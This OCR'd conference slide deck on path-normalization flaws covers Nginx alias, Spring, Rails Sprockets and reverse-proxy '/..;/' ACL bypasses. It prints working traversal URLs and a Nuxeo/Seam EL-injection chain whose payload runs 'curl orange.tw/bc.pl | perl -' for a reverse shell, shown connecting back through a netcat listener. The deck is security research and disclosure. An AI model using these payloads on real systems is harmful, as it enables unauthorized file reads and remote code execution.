Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out

🍊 Orange Tsai

DEVCORE

Orange Tsai

- Security researcher at **DEVCORE**
- Hacks in **Taiwan** member

orange_8361

Agenda

1. Introduce the difficulty
2. In-depthly review existing implementations
3. New multi-layered architecture attack surface

Normalize

To make standard; determine the value by comparison to an item of **known standard value**

Why normalization?

To **protect** something

Inconsistency

```
if (check(path)) {
    use(path)
}
```

Why path normalization

- Most web handle files(and apply lots of security mechanism)
- Lack of overall security review
  - Code change too fast, does the patch and protection still work?
  - The 3 years Mojarra story - from CVE-2013-3827 to CVE-2018-1234

How parsers could be failed?

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
static String DIRECTIVE_FILE_SEPARATOR = '/'

public AssetFile getAsset(String relativePath) {
    if(!relativePath)
        return null
    relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                         DIRECTIVE_FILE_SEPARATOR)
```

replace v.s. replaceAll

```
String replace(String target, String replacement)
String replaceAll(String regex, String replacement)
```

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
```

```
Pattern.quote("/") = "\Q/\E"
```

```
relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                     DIRECTIVE_FILE_SEPARATOR)
```

..\Q/\E is the new ../ in Grails


FAILS
LIGHTYEAR
FAILS EVERYWHERE

/app/static/ v.s. /app/static

How single slash could be failed?

Nginx off-by-slash fail

- First shown in 2016 December HCTF - credit to @iaklis
  - A good attack vector but very few people know
  - Nginx says this is not their problem
- Nginx `alias` directive
  - Defines a replacement for the specified location

Nginx off-by-slash fail

`http://127.0.0.1/static/../settings.py`

```
location /static {
  alias /home/app/static/;
}
```

Nginx normalizes `/static/../settings.py` to `/settings.py` does not match the rule

Nginx off-by-slash fail

http://127.0.0.1/static../settings.pya

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination

/home/app/static/../settings.py

How to find in real world

- Discovered in a private bug bounty program and got the maximum bounty from that program!

200	http://target/static/app.js
403	http://target/static/
404	http://target/static/../settings.py
403	http://target/static../
200	http://target/static../static/app.js
200	http://target/static../settings.py

view-source: assets../settings/90-local.conf

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

view-source: assets../settings/90-local.conf

Enable Post data Enable Referrer

```
# authentication system.
AUTHENTICATION_BACKENDS = [
    #: Uncomment the following line for enabling LDAP authentication
    'pootle.core.auth.ldap_backend.LdapBackend',
    'django.contrib.auth.backends.ModelBackend',
]

# The LDAP server.  Format:  protocol://hostname:port
AUTH_LDAP_SERVER = 'ldap://emea.ldap.corp.[redacted]'
# Anonymous Credentials : if you don't have a super user, don't put cn=...
AUTH_LDAP_ANON_DN = 'CN=[redacted],OU=Service Accounts,DC=[redacted],DC=local'
AUTH_LDAP_ANON_PASS = '[redacted]'
# Base DN to search
AUTH_LDAP_BASE_DN = 'OU=[redacted],DC=corp,DC=[redacted],DC=local'
# What are we filtering on?  %s will be the username (must be in the string)
# In this case, we filter on mails, which are the uid.
AUTH_LDAP_FILTER = 'sAMAccountName=%s'
```

Windows treat as UNC

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux treat as URL

Polyglot URL path

- Applications relied on `getPath()` in Windows

```
URL base = new URL("file:///C:/Windows/temp/");
URL url  = new URL(base, "file?/../../win.ini");
```

- Normalized result from `getFile()` or `toExternalForm()` in Linux

```
URL base = new URL("file:///tmp/");
URL url  = new URL(base, "../etc/passwd?/../../tmp/file");
```

0days I found

	CVE
Ruby on Rails	CVE-2018-3760
Sinatra	CVE-2018-7212
Spring Framework	CVE-2018-1271
Spark Framework	CVE-2018-9159
Jenkins	Pending
Mojarra	Pending
Next.js	CVE-2018-6184
resolve-path	CVE-2018-3732
Aiohttp	None
Lighttpd	Pending

Agenda

1. Introduce the difficulty
2. In-depthly review existing implementations
   - Discovered Spring Framework CVE-2018-1271
   - Discovered Ruby on Rails CVE-2018-3760
3. New multi-layered architectures attack surface

Spring 0day - CVE-2018-1271

- Directory Traversal with Spring MVC on Windows
- The patch of CVE-2014-3625

```
1. isInvalidPath(path)
2. isInvalidPath(URLDecoder.decode(path, "UTF-8"))
3. isResourceUnderLocation(resource, location)
```

```
1  protected boolean isInvalidPath(String path) {
2      if (path.contains("WEB-INF") || path.contains("META-INF")) {
3          return true;
4      }
5      if (path.contains(":/")) {
6          return true;
7      }
8      if (path.contains("..")) {
9          path = cleanPath(path);
10         if (path.contains("../"))
11             return true;
12     }
13
14     return false;
15 }
```

Dangerous Pattern :(

```java
public static String cleanPath(String path) {
    String pathToUse = replace(path, "\\", "/");

    String[] pathArray = delimitedListToStringArray(pathToUse, "/");
    List<String> pathElements = new LinkedList<>();
    int tops = 0;

    for (int i = pathArray.length - 1; i >= 0; i--) {
        String element = pathArray[i];
        if (".".equals(element)) {

        } else if ("..".equals(element)) {
            tops++;
        } else {
            if (tops > 0)
                tops--;
            else
                pathElements.add(0, element);
        }
    }

    for (int i = 0; i < tops; i++) {
        pathElements.add(0, "..");
    }
    return collectionToDelimitedString(pathElements, "/");
}
```

```java
1   public static String cleanPath(String path) {
2       String pathToUse = replace(path, "\\", "/");
3
4       String[] pathArray = delimitedListToStringArray(pathToUse, "/");
5       List<String> pathElements = new LinkedList<>();
6       int tops = 0;
7
8       for (int i = pathArray.length - 1; i >= 0; i--) {
9           String element = pathArray[i];
10          if (".".equals(element)) {
11
12          } else if ("..".equals(element)) {
13              tops++;
14          } else {
15              if (tops > 0)
16                  tops--;
17              else
18                  pathElements.add(0, element);
19          }
20      }
21
22      for (int i = 0; i < tops; i++) {
23          pathElements.add(0, "..");
24      }
25      return collectionToDelimitedString(pathElements, "/");
26  }
```

Allow empty element?

Spring 0day - CVE-2018-1271

Input	cleanPath	File system
/	/	/
/../	/../	/../
/foo/../	/	/
/foo/../../	/../	/../
/foo//../	/foo/	/
/foo///../../	/foo/	/../
/foo////../../../	/foo/	/../../

Spring 0day - CVE-2018-1271

- How to exploit?

```
$ git clone git@github.com:spring-projects/spring-amqp-samples.git
$ cd spring-amqp-samples/stocks
$ mvn jetty:run
```

http://127.0.0.1:8080/spring-rabbit-stock/static/%255c%255c%255c%255c%255c%255c..%255c..%255c..%255c..%255c..%255c..%255c/Windows/win.ini

Spring 0day - CVE-2018-1271

- Code infectivity? Spark framework CVE-2018-9159
  - A micro framework for web application in Kotlin and Java 8

```
commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
Author: Per Wendel <per.i.wendel@gmail.com>
Date:   Sun May 18 12:04:11 2014 +0200

+   public static String cleanPath(String path) {
+       if (path == null) {
+       ...
```

Rails 0day - CVE-2018-3760

- Path traversal on `@rails/sprockets`
- Sprockets is the asset pipeline system in Rails
- Affected Rails under development environment
  - Or production mode with `assets.compile` flag on

Vulnerable enough!


```
$ rails new blog && cd blog
$ rails server
Listening on tcp://0.0.0.0:3000
```

Rails 0day - CVE-2018-3760

1. Sprockets supports `file://` scheme that bypassed `absolute_path?`
2. URL decode bypassed double slashes normalization
3. Method `split_file_uri` resolved URI and `unescape` again
   - Lead to double encoding and bypass `forbidden_request?` and prefix check

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images
/%252e%252e/%252e%252e/%252e%252e/etc/passwd
```

For the RCE lover



- This vulnerability is possible to RCE
- Inject query string %3F to File URL
- Render as ERB template if the extension is `.erb`

http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e%252e/%252e%252e/%252e%252e/tmp/evil.erb%3ftype=text/plain

By Michael Saechang @Flickr


By Jonathan Leung @Flickr


By daisuke1230 @Flickr

Agenda

1. Introduce the difficulty
2. In-depthly review existing implementations
3. New multi-layered architecture attack surface
   - Remote Code Execution on Bynder
   - Remote Code Execution on Amazon

P.S. Thanks Amazon and Bynder for the **quick response time** and **open-minded vulnerability disclosure**


URL path parameter

```
http://example.com/foo;name=orange/bar/
```

- Some researchers already mentioned this may lead issues but it still depended on programming fails
- How to teach an old dog new tricks?

Reverse proxy architecture

- ✓ Share resource
- ✓ Load balance
- ✓ Cache
- ✓ Security


Client
NGINX
static files
- images
- scripts
- files
Tomcat
Apache

Multi-layered architectures

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

BadProxy.org

Not really! Just a joke

How this vuln could be?

- Bypass whitelist and blacklist ACL
- Escape from context mapping
  - Management interface
  - Web container console and monitor
  - Web contexts on the same server

Am I affected by this vuln?

- This is an architecture problem and **vulnerable by default**

  if you are using reverse proxy and Java as backend service


  - Apache mod_jk
  - Apache mod_proxy
  - Nginx ProxyPass
  - ...

/..;/ seems like a directory, pass to you

http://example.com/portal/..;/manager/html

Shit! /..;/ is parent directory

/..;/ seems like a directory,



Shit! /..;/ is parent directory

Uber bounty case

- Uber disallow directly access `*.uberinternal.com`
  - Redirect to OneLogin SSO by Nginx
  - A whitelist for monitor purpose?

`https://jira.uberinternal.com/status`

/..;/ seems like a directory, match /status whitelist

https://jira.uberinternal.com/status/..;/secure/Dashboard.jspa

Oh shit! /..;/ is parent directory

Manage Filters

berinternal.com/status/..;/secure/ManageFilters.jspa

Dashboards

Search

Log In

Manage Filters

Popular

Search

Popular Filters

Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.

Name	Owner	Shared With	Subscriptions	Popularity
[illegible]	[illegible]	• Shared with all users	None - Subscribe	17
[illegible]	JIRA Administrator (admin)	• Shared with all users	None - Subscribe	13
[illegible]	[illegible]	• Shared with	None -	10

Amazon RCE case study

- Remote Code Execution on Amazon Collaborate System
- Found the site `collaborate-corp.amazon.com`
  - Running an open source project `Nuxeo`
  - Chained several bugs and features to RCE

Path normalization bug leads to ACL bypass

How ACL fetch current request page?

```
protected static String getRequestedPage(HttpServletRequest httpRequest) {
    String requestURI = httpRequest.getRequestURI();
    String context = httpRequest.getContextPath() + '/';
    String requestedPage = requestURI.substring(context.length());
    int i = requestedPage.indexOf(';');
    return i == -1 ? requestedPage : requestedPage.substring(0, i);
}
```

Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass whitelists

URL	ACL control	Tomcat
/login;foo	/login	/login
/login;foo/bar;quz	/login	/login/bar
/login;/..;/admin	/login	/login/../admin


Code reuse bug leads to Expression Language injection

- Most pages return `NullPointerException` :(
- Nuxeo maps `*.xhtml` to Seam Framework
- We found Seam exposed numerous **Hacker-Friendly** features by reading source code

Seam Feature


```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```

If there is a **foo.xhtml** under servlet context you can execute the partial EL by **actionMethod**



To make thing worse, Seam will evaluate again if the previous EL return string like an EL

```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```



Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value

widgets/suggest_add_new_directory_entry_iframe.xhtml

```
<nxu:set var="directoryNameForPopup"
  value="#{request.getParameter('directoryNameForPopup')}"
  cache="true">
```

Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value

widgets/suggest_add_new_directory_entry_iframe.xhtml

```
<nxu:set var="directoryNameForPopup"
  value="#{request.getParameter('directoryNameForPopup')}"
  cache="true">
```

EL blacklist bypassed leads to Remote Code Execution

We can execute arbitrary EL but fail to run a command

org/jboss/seam/blacklist.properties

```
getClass(
class.
addRole(
getPassword(
removeRole(
```

```
"".getClass().forName("java.lang.Runtime")
```

```
""["class"].forName("java.lang.Runtime")
```

Chain all together

1. Path normalization bug leads to ACL bypass
2. Bypass whitelist to access unauthorized Seam servlet
3. Use Seam feature `actionMethod` to invoke gadgets in files
4. Prepare second stage payload in `directoryNameForPopup`
5. Bypass EL blacklist and use Java reflection API to run shell command

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')

orange@z: ~ [83x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [34.214.100.239] port 12345 [tcp/*] accepted (family 2, sport 34172
)
Linux ip-10-2-200-149 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 201
8 x86_64 x86_64 x86_64 GNU/Linux
uid=115(nuxeo) gid=122(nuxeo) groups=122(nuxeo)
```

```
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

Summary

1. Implicit properties and edge cases on path parsers
2. New attack surface on multi-layered architectures
3. Case studies in new CVEs and bug bounty programs

Mitigation

- Isolate the backend application
  - Remove the management console
  - Remote other servlet contexts
- Check behaviors between proxy and backend servers
